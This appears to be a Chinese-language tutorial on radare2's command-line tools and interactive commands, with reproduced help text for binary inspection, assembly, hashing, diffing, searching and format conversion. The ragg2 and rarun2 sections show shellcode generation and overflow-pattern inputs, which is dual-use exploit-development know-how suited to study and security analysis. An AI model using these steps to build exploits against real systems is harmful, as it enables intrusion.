P[-P] pdb]
              [-o str] [-O str] [-k query] [-D lang symname] | f
ile
 -@ [addr]       show section, symbol or import at addr
 -A              list sub-binaries and their arch-bits pairs
 -a [arch]       set arch (x86, arm, .. or <arch>_<bits>)
 -b [bits]       set bits (32, 64 ...)
 -B [addr]       override base address (pie bins)
```

```
 -c               list classes
 -C [fmt:C:D]     create [elf,mach0,pe] with Code and Data hexpai
rs (see -a)
 -d               show debug/dwarf information
 -D lang name     demangle symbol name (-D all for bin.demangle=t
rue)
 -e               entrypoint
 -E               globally exportable symbols
 -f [str]         select sub-bin named str
 -F [binfmt]      force to use that bin plugin (ignore header che
ck)
 -g               same as -SMZIHVResizcld (show all info)
 -G [addr]        load address . offset to header
 -h               this help message
 -H               header fields
 -i               imports (symbols imported from libraries)
 -I               binary info
 -j               output in json
 -k [sdb-query]   run sdb query. for example: '*'
 -K [algo]        calculate checksums (md5, sha1, ..)
 -l               linked libraries
 -L [plugin]      list supported bin plugins or plugin details
 -m [addr]        show source line at addr
 -M               main (show address of main symbol)
 -n [str]         show section, symbol or import named str
 -N [min:max]     force min:max number of chars per string (see -
z and -zz)
 -o [str]         output file/folder for write operations (out by
 default)
 -O [str]         write/extract operations (-O help)
 -p               show physical addresses
 -P               show debug/pdb information
 -PP              download pdb file for binary
 -q               be quiet, just show fewer data
 -qq              show less info (no offset/size for -z for ex.)
 -Q               show load address used by dlopen (non-aslr libs
)
 -r               radare output
 -R               relocations
 -s               symbols
```

```
  -S                 sections
  -u                 unfiltered (no rename duplicated symbols/sectio
ns)
  -v                 display version and quit
  -V                 Show binary version information
  -x                 extract bins contained in file
  -X [fmt] [f] .. package in fat or zip the given files and bins
contained in file
  -z                 strings (from data section)
  -zz                strings (from raw bins [e bin.rawstr=1])
  -zzz               dump raw strings to stdout (for huge files)
  -Z                 guess size of binary program
```

当我们拿到一个二进制文件时，第一步就是获取关于它的基本信息，这时候就可以使用 rabin2。rabin2 可以获取包括 ELF、PE、Mach-O、Java CLASS 文件的区段、头信息、导入导出表、数据段字符串、入口点等信息，并且支持多种格式的输出。

下面介绍一些常见的用法：（我还会列出其他实现类似功能工具的用法，你可以对比一下它们的输出）

- `-I` ：最常用的参数，它可以打印出二进制文件信息，其中我们需要重点关注其使用的安全防护技术，如 canary、pic、nx 等。（ `file` 、 `chekcsec -f` ）
- `-e` ：得到二进制文件的入口点。（ `readelf -h`）
- `-i` ：获得导入符号表，RLT中的偏移等。（ `readelf -r` ）
- `-E` ：获得全局导出符号表。
- `-s` ：获得符号表。（ `readelf -s` ）
- `-l` ：获得二进制文件使用到的动态链接库。（ `ldd` ）
- `-z` ：从 ELF 文件的 .rodare 段或 PE 文件的 .text 中获得字符串。（ `strings -d` ）
- `-S` ：获得完整的段信息。（ `readelf -S` ）
- `-c` ：列出所有类，在分析 Java 程序是很有用。

最后还要提到的一个参数 `-r` ，它可以将我们得到的信息以 radare2 可读的形式输出，在后续的分析中可以将这样格式的信息输入 radare2，这是非常有用的。

rasm2

```
$ rasm2 -h
Usage: rasm2 [-ACdDehLBvw] [-a arch] [-b bits] [-o addr] [-s syn
tax]
             [-f file] [-F fil:ter] [-i skip] [-l len] 'code'|he
x|-
 -a [arch]    Set architecture to assemble/disassemble (see -L)
 -A           Show Analysis information from given hexpairs
 -b [bits]    Set cpu register size (8, 16, 32, 64) (RASM2_BITS)
 -c [cpu]     Select specific CPU (depends on arch)
 -C           Output in C format
 -d, -D       Disassemble from hexpair bytes (-D show hexpairs)
 -e           Use big endian instead of little endian
 -E           Display ESIL expression (same input as in -d)
 -f [file]    Read data from file
 -F [in:out]  Specify input and/or output filters (att2intel, x8
6.pseudo, ...)
 -h, -hh      Show this help, -hh for long
 -i [len]     ignore/skip N bytes of the input buffer
 -k [kernel]  Select operating system (linux, windows, darwin, .
.)
 -l [len]     Input/Output length
 -L           List Asm plugins: (a=asm, d=disasm, A=analyze, e=E
SIL)
 -o [offset]  Set start address for code (default 0)
 -O [file]    Output file name (rasm2 -Bf a.asm -O a)
 -p           Run SPP over input for assembly
 -s [syntax]  Select syntax (intel, att)
 -B           Binary input/output (-l is mandatory for binary in
put)
 -v           Show version information
 -w           What's this instruction for? describe opcode
 -q           quiet mode
```

rasm2 是一个内联汇编、反汇编程序。它的主要功能是获取给定机器指令操作码对应的字节。

下面是一些重要的参数：

- `-L` ：列出目标体系结构所支持的插件，输出中的第一列说明了插件提供的功

能（a=asm, d=disasm, A=analyze, e=ESIL）。

- `-a` ：知道插件的名字后，就可以使用 -a` 来进行设置。
- `-b` ：设置CPU寄存器的位数。
- `-d` ：反汇编十六进制对字符串。
- `-D` ：反汇编并显示十六进制对和操作码。
- `-C` ：汇编后以 C 语言风格输出。
- `-f` ：从文件中读入汇编代码。

例子：

```
$ rasm2 -a x86 -b 32 'mov eax,30'
b81e000000
$ rasm2 -a x86 -b 32 'mov eax,30' -C
"\xb8\x1e\x00\x00\x00"

$ rasm2 -d b81e000000
mov eax, 0x1e
$ rasm2 -D b81e000000
0x00000000   5               b81e000000  mov eax, 0x1e
$ rasm2 -a x86 -b 32 -d 'b81e000000'
mov eax, 0x1e

$ cat a.asm
mov eax,30
$ rasm2 -f a.asm
b81e000000
```

rahash2

```
$ rahash2 -h
Usage: rahash2 [-rBhLkv] [-b S] [-a A] [-c H] [-E A] [-s S] [-f
O] [-t O] [file] ...
 -a algo     comma separated list of algorithms (default is 'sha
256')
 -b bsize    specify the size of the block (instead of full file
)
 -B          show per-block hash
 -c hash     compare with this hash
 -e          swap endian (use little endian)
 -E algo     encrypt. Use -S to set key and -I to set IV
 -D algo     decrypt. Use -S to set key and -I to set IV
 -f from     start hashing at given address
 -i num      repeat hash N iterations
 -I iv       use give initialization vector (IV) (hexa or s:stri
ng)
 -S seed     use given seed (hexa or s:string) use ^ to prefix (
key for -E)
             (- will slurp the key from stdin, the @ prefix poin
ts to a file
 -k          show hash using the openssh's randomkey algorithm
 -q          run in quiet mode (-qq to show only the hash)
 -L          list all available algorithms (see -a)
 -r          output radare commands
 -s string   hash this string instead of files
 -t to       stop hashing at given address
 -x hexstr   hash this hexpair string instead of files
 -v          show version information
```

rahash2 用于计算检验和，支持字节流、文件、字符串等形式和多种算法。

重要参数：

- `-a` ：指定算法。默认为 sha256，如果指定为 all，则使用所有算法。
- `-b` ：指定块的大小（而不是整个文件）
- `-B` ：打印处每个块的哈希
- `-s` ：指定字符串（而不是文件）
- `-a entropy` ：显示每个块的熵（ `-B -b 512 -a entropy` ）

radiff2

```
$ radiff2 -h
Usage: radiff2 [-abcCdjrspOxuUvV] [-A[A]] [-g sym] [-t %] [file]
 [file]
  -a [arch]  specify architecture plugin to use (x86, arm, ..)
  -A [-A]    run aaa or aaaa after loading each binary (see -C)
  -b [bits]  specify register size for arch (16 (thumb), 32, 64,
 ..)
  -c         count of changes
  -C         graphdiff code (columns: off-A, match-ratio, off-B)
 (see -A)
  -d         use delta diffing
  -D         show disasm instead of hexpairs
  -e [k=v]   set eval config var value for all RCore instances
  -g [sym|off1,off2]   graph diff of given symbol, or between tw
o offsets
  -G [cmd]   run an r2 command on every RCore instance created
  -i         diff imports of target files (see -u, -U and -z)
  -j         output in json format
  -n         print bare addresses only (diff.bare=1)
  -O         code diffing with opcode bytes only
  -p         use physical addressing (io.va=0)
  -q         quiet mode (disable colors, reduce output)
  -r         output in radare commands
  -s         compute text distance
  -ss        compute text distance (using levenstein algorithm)
  -S [name]  sort code diff (name, namelen, addr, size, type, di
st) (only for -C or -g)
  -t [0-100] set threshold for code diff (default is 70%)
  -x         show two column hexdump diffing
  -u         unified output (---+++)
  -U         unified output using system 'diff'
  -v         show version information
  -V         be verbose (current only for -s)
  -z         diff on extracted strings
```

radiff2 是一个基于偏移的比较工具。

重要参数：

- `-s` ：计算文本距离并得到相似度。
- `—AC` ：这两个参数通常一起使用，从函数的角度进行比较。
- `-g` ：得到给定的符号或两个偏移的图像对比。
    - 如： `radiff2 -g main a.out b.out | xdot -` （需要安装xdot）
- `-c` ：计算不同点的数量。

rafind2

```
$ rafind2 -h
Usage: rafind2 [-mXnzZhv] [-a align] [-b sz] [-f/t from/to] [-[m
|s|S|e] str] [-x hex] file ..
 -a [align] only accept aligned hits
 -b [size]  set block size
 -e [regex] search for regular expression string matches
 -f [from]  start searching from address 'from'
 -h         show this help
 -m         magic search, file-type carver
 -M [str]   set a binary mask to be applied on keywords
 -n         do not stop on read errors
 -r         print using radare commands
 -s [str]   search for a specific string (can be used multiple t
imes)
 -S [str]   search for a specific wide string (can be used multi
ple times)
 -t [to]    stop search at address 'to'
 -v         print version and exit
 -x [hex]   search for hexpair string (909090) (can be used mult
iple times)
 -X         show hexdump of search results
 -z         search for zero-terminated strings
 -Z         show string found on each search hit
```

rafind2 用于在二进制文件中查找字符模式。

重要参数：

- `-s` ：查找特定字符串。

- `-e`：使用正则匹配。
- `-z`：搜索以 `\0` 结束的字符串。
- `-x`：查找十六进制字符串。

ragg2

```
$ ragg2 -h
Usage: ragg2 [-FOLsrxhvz] [-a arch] [-b bits] [-k os] [-o file]
[-I path]
             [-i sc] [-e enc] [-B hex] [-c k=v] [-C file] [-p pa
d] [-q off]
             [-q off] [-dDw off:hex] file|f.asm|-
 -a [arch]       select architecture (x86, mips, arm)
 -b [bits]       register size (32, 64, ..)
 -B [hexpairs]   append some hexpair bytes
 -c [k=v]        set configuration options
 -C [file]       append contents of file
 -d [off:dword]  patch dword (4 bytes) at given offset
 -D [off:qword]  patch qword (8 bytes) at given offset
 -e [encoder]    use specific encoder. see -L
 -f [format]     output format (raw, pe, elf, mach0)
 -F              output native format (osx=mach0, linux=elf, ..)
 -h              show this help
 -i [shellcode]  include shellcode plugin, uses options. see -L
 -I [path]       add include path
 -k [os]         operating system's kernel (linux,bsd,osx,w32)
 -L              list all plugins (shellcodes and encoders)
 -n [dword]      append 32bit number (4 bytes)
 -N [dword]      append 64bit number (8 bytes)
 -o [file]       output file
 -O              use default output file (filename without exten
sion or a.out)
 -p [padding]    add padding after compilation (padding=n10s32)
                 ntas : begin nop, trap, 'a', sequence
                 NTAS : same as above, but at the end
 -P [size]       prepend debruijn pattern
 -q [fragment]   debruijn pattern offset
 -r              show raw bytes instead of hexpairs
 -s              show assembler
 -v              show version
 -w [off:hex]    patch hexpairs at given offset
 -x              execute
 -z              output in C string syntax
```

ragg2 可以将高级语言编写的简单程序编译成 x86、x86-64 或 ARM 的二进制文件。

重要参数：

- `-a` ：设置体系结构。
- `-b` ：设置体系结构位数(32/64)。
- `-P` ：生成某种模式的字符串，常用于输入到某程序中并寻找溢出点。
- `-r` ：使用原始字符而不是十六进制对。
  - ragg2 -P 50 -r`
- `-i` ：生成指定的 shellcode。查看 `-L` 。
  - `ragg2 -a x86 -b 32 -i exec`
- `-e` ：使用指定的编码器。查看 `-L` 。

rarun2

```
$ rarun2 -h
Usage: rarun2 -v|-t|script.rr2 [directive ..]
program=/bin/ls
arg1=/bin
# arg2=hello
# arg3="hello\nworld"
# arg4=:048490184058104849
# arg5=:!ragg2 -p n50 -d 10:0x8048123
# arg6=@arg.txt
# arg7=@300@ABCD # 300 chars filled with ABCD pattern
# system=r2 -
# aslr=no
setenv=FOO=BAR
# unsetenv=FOO
# clearenv=true
# envfile=environ.txt
timeout=3
# timeoutsig=SIGTERM # or 15
# connect=localhost:8080
# listen=8080
# pty=false
# fork=true
# bits=32
```

```
# pid=0
# pidfile=/tmp/foo.pid
# #sleep=0
# #maxfd=0
# #execve=false
# #maxproc=0
# #maxstack=0
# #core=false
# #stdio=blah.txt
# #stderr=foo.txt
# stdout=foo.txt
# stdin=input.txt # or !program to redirect input to another pro
gram
# input=input.txt
# chdir=/
# chroot=/mnt/chroot
# libpath=$PWD:/tmp/lib
# r2preload=yes
# preload=/lib/libfoo.so
# setuid=2000
# seteuid=2000
# setgid=2001
# setegid=2001
# nice=5
```

rarun2 是一个可以使用不同环境、参数、标准输入、权限和文件描述符的启动器。

常用的参数设置：

- `program`
- `arg1` , `arg2` ,...
- `setenv`
- `stdin` , `stdout`

例子：

- `rarun2 program=a.out arg1=$(ragg2 -P 300 -r)`
- `rarun2 program=a.out stdin=$(python a.py)`

rax2

```
$ rax2 -h
Usage: rax2 [options] [expr ...]
  =[base]                ;  rax2 =10 0x46 -> output in base 10
  int   ->  hex          ;  rax2 10
  hex   ->  int          ;  rax2 0xa
  -int  ->  hex          ;  rax2 -77
  -hex  ->  int          ;  rax2 0xffffffb3
  int   ->  bin          ;  rax2 b30
  int   ->  ternary      ;  rax2 t42
  bin   ->  int          ;  rax2 1010d
  float ->  hex          ;  rax2 3.33f
  hex   ->  float        ;  rax2 Fx40551ed8
  oct   ->  hex          ;  rax2 35o
  hex   ->  oct          ;  rax2 Ox12 (O is a letter)
  bin   ->  hex          ;  rax2 1100011b
  hex   ->  bin          ;  rax2 Bx63
  hex   ->  ternary      ;  rax2 Tx23
  raw   ->  hex          ;  rax2 -S < /binfile
  hex   ->  raw          ;  rax2 -s 414141
  -b    bin -> str       ;  rax2 -b 01000101 01110110
  -B    str -> bin       ;  rax2 -B hello
  -d    force integer    ;  rax2 -d 3 -> 3 instead of 0x3
  -e    swap endianness  ;  rax2 -e 0x33
  -D    base64 decode    ;
  -E    base64 encode    ;
  -f    floating point   ;  rax2 -f 6.3+2.1
  -F    stdin slurp C hex ;  rax2 -F < shellcode.c
  -h    help             ;  rax2 -h
  -k    keep base        ;  rax2 -k 33+3 -> 36
  -K    randomart        ;  rax2 -K 0x34 1020304050
  -n    binary number    ;  rax2 -n 0x1234 # 34120000
  -N    binary number    ;  rax2 -N 0x1234 # \x34\x12\x00\x00
  -r    r2 style output  ;  rax2 -r 0x1234
  -s    hexstr -> raw    ;  rax2 -s 43 4a 50
  -S    raw -> hexstr    ;  rax2 -S < /bin/ls > ls.hex
  -t    tstamp -> str    ;  rax2 -t 1234567890
  -x    hash string      ;  rax2 -x linux osx
  -u    units            ;  rax2 -u 389289238 # 317.0M
  -w    signed word      ;  rax2 -w 16 0xffff
```

```
  -v    version           ;  rax2 -v
```

rax2 是一个格式转换工具，在二进制、八进制、十六进制数字和字符串之间进行转换。

重要参数：

- `-e` ：交换字节顺序。
- `-s` ：十六进制->字符
- `-S` ：字符->十六进制
- `-D` , `-E` ：base64 解码和编码

交互式使用方法

当我们进入到 Radare2 的交互式界面后，就可以使用交互式命令进行操作。

输入 `?` 可以获得帮助信息，由于命令太多，我们只会重点介绍一些常用命令：

```
[0x00000000]> ?
Usage: [.][times][cmd][~grep][@[@iter]addr!size][|>pipe] ; ...
Append '?' to any char command to get detailed help
Prefix with number to repeat command N times (f.ex: 3x)
|%var =valueAlias for 'env' command
| *[?] off[=[0x]value]    Pointer read/write data/values (see ?v
, wx, wv)
| (macro arg0 arg1)       Manage scripting macros
| .[?] [-|(m)|f|!sh|cmd]  Define macro or load r2, cparse or rla
ng file
| =[?] [cmd]              Send/Listen for Remote Commands (rap:/
/, http://, <fd>)
| /[?]                    Search for bytes, regexps, patterns, .
.
| ![?] [cmd]              Run given command as in system(3)
| #[?] !lang [..]         Hashbang to run an rlang script
| a[?]                    Analysis commands
| b[?]                    Display or change the block size
| c[?] [arg]              Compare block with given data
| C[?]                    Code metadata (comments, format, hints
, ..)
```

```
| d[?]                     Debugger commands
| e[?] [a[=b]]             List/get/set config evaluable vars
| f[?] [name][sz][at]      Add flag at current address
| g[?] [arg]               Generate shellcodes with r_egg
| i[?] [file]              Get info about opened file from r_bin
| k[?] [sdb-query]         Run sdb-query. see k? for help, 'k *',
 'k **' ...
| L[?] [-] [plugin]        list, unload load r2 plugins
| m[?]                     Mountpoints commands
| o[?] [file] ([offset])  Open file at optional address
| p[?] [len]               Print current block with format and le
ngth
| P[?]                     Project management utilities
| q[?] [ret]               Quit program with a return value
| r[?] [len]               Resize file
| s[?] [addr]              Seek to address (also for '0x', '0x1'
== 's 0x1')
| S[?]                     Io section manipulation information
| t[?]                     Types, noreturn, signatures, C parser
and more
| T[?] [-] [num|msg]       Text log utility
| u[?]                     uname/undo seek/write
| V                        Enter visual mode (V! = panels, VV = f
cngraph, VVV = callgraph)
| w[?] [str]               Multiple write operations
| x[?] [len]               Alias for 'px' (print hexadecimal)
| y[?] [len] [[[@]addr     Yank/paste bytes from/to memory
| z[?]                     Zignatures management
| ?[??][expr]              Help or evaluate math expression
| ?$?                      Show available '$' variables and alias
es
| ?@?                      Misc help for '@' (seek), '~' (grep) (
see ~??)
| ?:?                      List and manage core plugins
```

于是我们知道了 Radare2 交互命令的一般格式，如下所示：

```
[.][times][cmd][~grep][@[@iter]addr!size][|>pipe] ; ...
```

如果你对 *nix shell, sed, awk 等比较熟悉的话，也可以帮助你很快掌握 radare2 命令。

- 在任意字符命令后面加上 `?` 可以获得关于该命令更多的细节。如 `a?` 、 `p?` 、 `!?` 、 `@?` 。
- 当命令以数字开头时表示重复运行的次数。如 `3x` 。
- `!` 单独使用可以显示命令使用历史记录。
- `;` 是命令分隔符，可以在一行上运行多个命令。如 `px 10; pd 20` 。
- `..` 重复运行上一条命令，使用回车键也一样。
- `/` 用于在文件中进行搜索操作。
- 以 `!` 开头可以运行 shell 命令。用法： `!<cmd>` 。
    - `!ls`
- `|` 是管道符。用法： `<r2command> | <program|H|>` 。
    - `pd | less`
- `~` 用于文本比配（grep）。用法： `[command]~[modifier][word,word][endmodifier][[column]][:line]` 。
    - `i~:0` 显示 `i` 输出的第一行
    - `pd~mov,eax` 反汇编并匹配 mov 或 eax 所在行
    - `pi~mov&eax` 匹配 mov 和 eax 都有的行
    - `i~0x400$` 匹配以 0x400 结尾的行
- `???` 可以获得以 `?` 开头的命令的细节
    - `?` 可以做各种进制和格式的快速转换。如 `? 1234`
    - `?p vaddr` 获得虚拟地址 vaddr 的物理地址
    - `?P paddr` 获得物理地址 paddr 的虚拟地址
    - `?v` 以十六进制的形式显示某数学表达式的结果。如 `?v eip-0x804800` 。
    - `?l str` 获得 str 的长度，结果被临时保存，使用 `?v` 可输出结果。
- `@@` foreach 迭代器，在列出的偏移处重复执行命令。
    - `wx ff @@ 10 20 30` 在偏移 10、20、30 处写入 ff
    - `p8 4 @@ fcn.*` 打印处每个函数的头 4 个字节
- `?$?` 可以显示表达式所使用变量的帮助信息。用法： `?v [$.]` 。
    - `$$` 是当前所处的虚拟地址
    - `$?` 是最后一个运算的值
    - `$s` 文件大小
    - `$b` 块大小
    - `$l` 操作码长度

  - `$j` 跳转地址。当 `$$` 处是一个类似 `jmp` 的指令时，`$j` 中保存着将要跳转到的地址
  - `$f` 跳转失败地址。即当前跳转没有生效，`$f` 中保存下一条指令的地址
  - `$m` 操作码内存引用。如：`mov eax,[0x10] => 0x10`
- `e` 用于进行配置信息的修改
  - `e asm.bytes=false` 关闭指令 raw bytes 的显示

默认情况下，执行的每条命令都有一个参考点，通常是内存中的当前位置，由命令前的十六进制数字指示。任何的打印、写入或分析命令都在当前位置执行。例如反汇编当前位置的一条指令：

```
[0x00005060]> pd 1
            ;-- entry0:
            ;-- rip:
            0x00005060      31ed            xor ebp, ebp
```

block size 是在我们没有指定行数的时候使用的默认值，输入 `b` 即可看到，使用 `b [num]` 修改字节数，这时使用打印命令如 `pd` 时，将反汇编相应字节的指令。

```
[0x00005060]> b
0x100
[0x00005060]> b 10
[0x00005060]> b
0xa
[0x00005060]> pd
            ;-- entry0:
            ;-- rip:
            0x00005060      31ed            xor ebp, ebp
            0x00005062      4989d1          mov r9, rdx
```

分析（analyze）

所有与分析有关的命令都以 `a` 开头：

```
[0x00000000]> a?
|Usage: a[abdefFghoprxstc] [...]
| ab [hexpairs]    analyze bytes
| abb [len]        analyze N basic blocks in [len] (section.size
 by default)
| aa[?]            analyze all (fcns + bbs) (aa0 to avoid sub re
naming)
| ac [cycles]      analyze which op could be executed in [cycles
]
| ad[?]            analyze data trampoline (wip)
| ad [from] [to]   analyze data pointers to (from-to)
| ae[?] [expr]     analyze opcode eval expression (see ao)
| af[?]            analyze Functions
| aF               same as above, but using anal.depth=1
| ag[?] [options]  output Graphviz code
| ah[?]            analysis hints (force opcode size, ...)
| ai [addr]        address information (show perms, stack, heap,
 ...)
| ao[?] [len]      analyze Opcodes (or emulate it)
| aO               Analyze N instructions in M bytes
| ar[?]            like 'dr' but for the esil vm. (registers)
| ap               find prelude for current offset
| ax[?]            manage refs/xrefs (see also afx?)
| as[?] [num]      analyze syscall using dbg.reg
| at[?] [.]        analyze execution traces
| av[?] [.]        show vtables
```

```
[0x00000000]> aa?
|Usage: aa[0*?] # see also 'af' and 'afna'
| aa                    alias for 'af@@ sym.*;af@entry0;afva'
| aa*                   analyze all flags starting with sym. (af @
@ sym.*)
| aaa[?]                autoname functions after aa (see afna)
| aab                   aab across io.sections.text
| aac [len]             analyze function calls (af @@ `pi len~call
[1]`)
| aad [len]             analyze data references to code
| aae [len] ([addr])  analyze references with ESIL (optionally t
o address)
| aai[j]                show info of all analysis parameters
| aar[?] [len]          analyze len bytes of instructions for refe
rences
| aan                   autoname functions that either start with
fcn.* or sym.func.*
| aas [len]             analyze symbols (af @@= `isq~[0]`)
| aat [len]             analyze all consecutive functions in secti
on
| aaT [len]             analyze code after trap-sleds
| aap                   find and analyze function preludes
| aav [sat]             find values referencing a specific section
 or map
| aau [len]             list mem areas (larger than len bytes) not
 covered by functions
```

- `afl` ：列出所有函数。
- `axt [addr]` ：找到对给定地址的交叉引用。
- `af [addr]` ：当你发现某个地址处有一个函数，但是没有被分析出来的时候，可以使用该命令重新分析。

Flags

flag 用于将给定的偏移与名称相关联，flag 被分为几个 flag spaces，用于存放不同的 flag。

```
[0x00000000]> f?
```

```
|Usage: f [?] [flagname] # Manage offset-name flags
| f                        list flags (will only list flags from
 selected flagspaces)
| f?flagname               check if flag exists or not, See ?? a
nd ?!
| f. [*[*]]                list local per-function flags (*) as
r2 commands
| f.blah=$$+12             set local function label named 'blah'
| f*                       list flags in r commands
| f name 12 @ 33           set flag 'name' with length 12 at off
set 33
| f name = 33              alias for 'f name @ 33' or 'f name 1
33'
| f name 12 33 [cmt]       same as above + optional comment
| f-.blah@fcn.foo          delete local label from function at c
urrent seek (also f.-)
| f--                      delete all flags and flagspaces (dein
it)
| f+name 12 @ 33           like above but creates new one if doe
snt exist
| f-name                   remove flag 'name'
| f-@addr                  remove flag at address expression
| f. fname                 list all local labels for the given f
unction
| f= [glob]                list range bars graphics with flag of
fsets and sizes
| fa [name] [alias]        alias a flag to evaluate an expressio
n
| fb [addr]                set base address for new flags
| fb [addr] [flag*]        move flags matching 'flag' to relativ
e addr
| fc[?][name] [color]      set color for given flag
| fC [name] [cmt]          set comment for given flag
| fd addr                  return flag+delta
| fe-                      resets the enumerator counter
| fe [name]                create flag name.#num# enumerated fla
g. See fe?
| fi [size] | [from] [to]  show flags in current block or range
| fg                       bring visual mode to foreground
| fj                       list flags in JSON format
```

```
| fl (@[flag]) [size]       show or set flag length (size)
| fla [glob]                automatically compute the size of all
 flags matching glob
| fm addr                   move flag at current offset to new ad
dress
| fn                        list flags displaying the real name (
demangled)
| fo                        show fortunes
| fr [old] [[new]]          rename flag (if no new flag current s
eek one is used)
| fR[?] [f] [t] [m]         relocate all flags matching f&~m 'f'r
om, 't'o, 'm'ask
| fs[?]+-*                  manage flagspaces
| fS[on]                    sort flags by offset or name
| fV[*-] [nkey] [offset]    dump/restore visual marks (mK/'K)
| fx[d]                     show hexdump (or disasm) of flag:flag
size
| fz[?][name]               add named flag zone -name to delete.
see fz?[name]
```

常见用法：

- `f flag_name @ addr` ：给地址 addr 创建一个 flag，当不指定地址时则默认指定当前地址。
- `f-flag_name` ：删除flag。
- `fs` ：管理命名空间。

```
[0x00005060]> fs?
|Usage: fs [*] [+-][flagspace|addr] # Manage flagspaces
| fs              display flagspaces
| fs*             display flagspaces as r2 commands
| fsj             display flagspaces in JSON
| fs *            select all flagspaces
| fs flagspace    select flagspace or create if it doesn't exi
st
| fs-flagspace    remove flagspace
| fs-*            remove all flagspaces
| fs+foo          push previous flagspace and set
| fs-             pop to the previous flagspace
| fs-.            remove the current flagspace
| fsm [addr]      move flags at given address to the current f
lagspace
| fss             display flagspaces stack
| fss*            display flagspaces stack in r2 commands
| fssj            display flagspaces stack in JSON
| fsr newname     rename selected flagspace
```

定位（seeking）

使用 `s` 命令可以改变当前位置：

```
[0x00000000]> s?
|Usage: s  # Seek commands
| s                 Print current address
| s:pad             Print current address with N padded zeros (d
efaults to 8)
| s addr            Seek to address
| s-                Undo seek
| s- n              Seek n bytes backward
| s--               Seek blocksize bytes backward
| s+                Redo seek
| s+ n              Seek n bytes forward
| s++               Seek blocksize bytes forward
| s[j*=!]           List undo seek history (JSON, =list, *r2, !=
names, s==)
| s/ DATA           Search for next occurrence of 'DATA'
| s/x 9091          Search for next occurrence of \x90\x91
| s.hexoff          Seek honoring a base from core->offset
| sa [[+-]a] [asz]  Seek asz (or bsize) aligned to addr
| sb                Seek aligned to bb start
| sC[?] string      Seek to comment matching given string
| sf                Seek to next function (f->addr+f->size)
| sf function       Seek to address of specified function
| sg/sG             Seek begin (sg) or end (sG) of section or fi
le
| sl[?] [+-]line    Seek to line
| sn/sp             Seek to next/prev location, as specified by
scr.nkey
| so [N]            Seek to N next opcode(s)
| sr pc             Seek to register
| ss                Seek silently (without adding an entry to th
e seek history)
```

- `s+`，`s-` ：重复或撤销。
- `s+ n`，`s- n` ：定位到当前位置向前或向后 n 字节的位置。
- `s/ DATA` ：定位到下一个出现 DATA 的位置。

信息（information）

```
[0x00000000]> i?
|Usage: i Get info from opened file (see rabin2's manpage)
| Output mode:
| '*'                Output in radare commands
| 'j'                Output in json
| 'q'                Simple quiet output
| Actions:
| i|ij               Show info of current file (in JSON)
| iA                 List archs
| ia                 Show all info (imports, exports, sections..
)
| ib                 Reload the current buffer for setting of th
e bin (use once only)
| ic                 List classes, methods and fields
| iC                 Show signature info (entitlements, ...)
| id[?]              Debug information (source lines)
| iD lang sym        demangle symbolname for given language
| ie                 Entrypoint
| iE                 Exports (global symbols)
| ih                 Headers (alias for iH)
| iHH                Verbose Headers in raw text
| ii                 Imports
| iI                 Binary info
| ik [query]         Key-value database from RBinObject
| il                 Libraries
| iL [plugin]        List all RBin plugins loaded or plugin deta
ils
| im                 Show info about predefined memory allocatio
n
| iM                 Show main address
| io [file]          Load info from file (or last opened) use bi
n.baddr
| ir                 Relocs
| iR                 Resources
| is                 Symbols
| iS [entropy,sha1]  Sections (choose which hash algorithm to us
e)
| iV                 Display file version info
| iz|izj             Strings in data sections (in JSON/Base64)
```

```
| izz                     Search for Strings in the whole binary
| iZ                      Guess size of binary program
```

`i` 系列命令用于获取文件的各种信息，这时配合上 `~` 命令来获得精确的输出，下面是一个类似 checksec 的输出：

```
[0x00005060]> iI ~relro,canary,nx,pic,rpath
canary   true
nx       true
pic      true
relro    full
rpath    NONE
```

`~` 命令还有一些其他的用法，如获取某一行某一列等，另外使用 `~{}` 可以使 json 的输出更好看：

```
[0x00005060]> ~?
|Usage: [command]~[modifier][word,word][endmodifier][[column]][:
line]
modifier:

|  &            all words must match to grep the line
|  $[n]         sort numerically / alphabetically the Nth column
|  +            case insensitive grep (grep -i)
|  ^            words must be placed at the beginning of line
|  !            negate grep
|  ?            count number of matching lines
|  ?.           count number chars
|  ??           show this help message
|  :[s]-[e]     show lines s-e
|  ..           internal 'less'
|  ...          internal 'hud' (like V_)
|  {}           json indentation
|  {path}       json grep
|  {}..         less json indentation
| endmodifier:
|  $            words must be placed at the end of line
| column:
|  [n]          show only column n
|  [n-m]        show column n to m
|  [n-]         show all columns starting from column n
|  [i,j,k]      show the columns i, j and k
| Examples:
|  i~:0         show first line of 'i' output
|  i~:-2        show first three lines of 'i' output
|  pd~mov       disasm and grep for mov
|  pi~[0]       show only opcode
|  i~0x400$     show lines ending with 0x400
```

打印（print） & 反汇编（disassembling）

```
[0x00000000]> p?
|Usage: p[=68abcdDfiImrstuxz] [arg|len] [@addr]
| p=[?][bep] [blks] [len] [blk]  show entropy/printable chars/ch
```

```
ars bars
| p2 [len]                        8x8 2bpp-tiles
| p3 [file]                       print stereogram (3D)
| p6[de] [len]                    base64 decode/encode
| p8[?][j] [len]                  8bit hexpair list of bytes
| pa[edD] [arg]                   pa:assemble  pa[dD]:disasm or p
ae: esil from hexpairs
| pA[n_ops]                       show n_ops address and type
| p[b|B|xb] [len] ([skip])        bindump N bits skipping M
| pb[?] [n]                       bitstream of N bits
| pB[?] [n]                       bitstream of N bytes
| pc[?][p] [len]                  output C (or python) format
| pC[d] [rows]                    print disassembly in columns (s
ee hex.cols and pdi)
| pd[?] [sz] [a] [b]              disassemble N opcodes (pd) or N
 bytes (pD)
| pf[?][.nam] [fmt]               print formatted data (pf.name,
pf.name $<expr>)
| ph[?][=|hash] ([len])           calculate hash for a block
| p[iI][df] [len]                 print N ops/bytes (f=func) (see
 pi? and pdi)
| pm[?] [magic]                   print libmagic data (see pm? an
d /m?)
| pr[?][glx] [len]                print N raw bytes (in lines or
hexblocks, 'g'unzip)
| p[kK] [len]                     print key in randomart (K is fo
r mosaic)
| ps[?][pwz] [len]                print pascal/wide/zero-terminat
ed strings
| pt[?][dn] [len]                 print different timestamps
| pu[?][w] [len]                  print N url encoded bytes (w=wi
de)
| pv[?][jh] [mode]                show variable/pointer/value in
memory
| p-[?][jh] [mode]                bar|json|histogram blocks (mode
: e?search.in)
| px[?][owq] [len]                hexdump of N bytes (o=octal, w=
32bit, q=64bit)
| pz[?] [len]                     print zoom view (see pz? for he
lp)
```

```
| pwd                          display current working directo
ry
```

常用参数如下：

- `px` ：输出十六进制数、偏移和原始数据。后跟 `o` , `w` , `q` 时分别表示8位、32位和64位。
- `p8` ：输出8位的字节流。
- `ps` ：输出字符串。

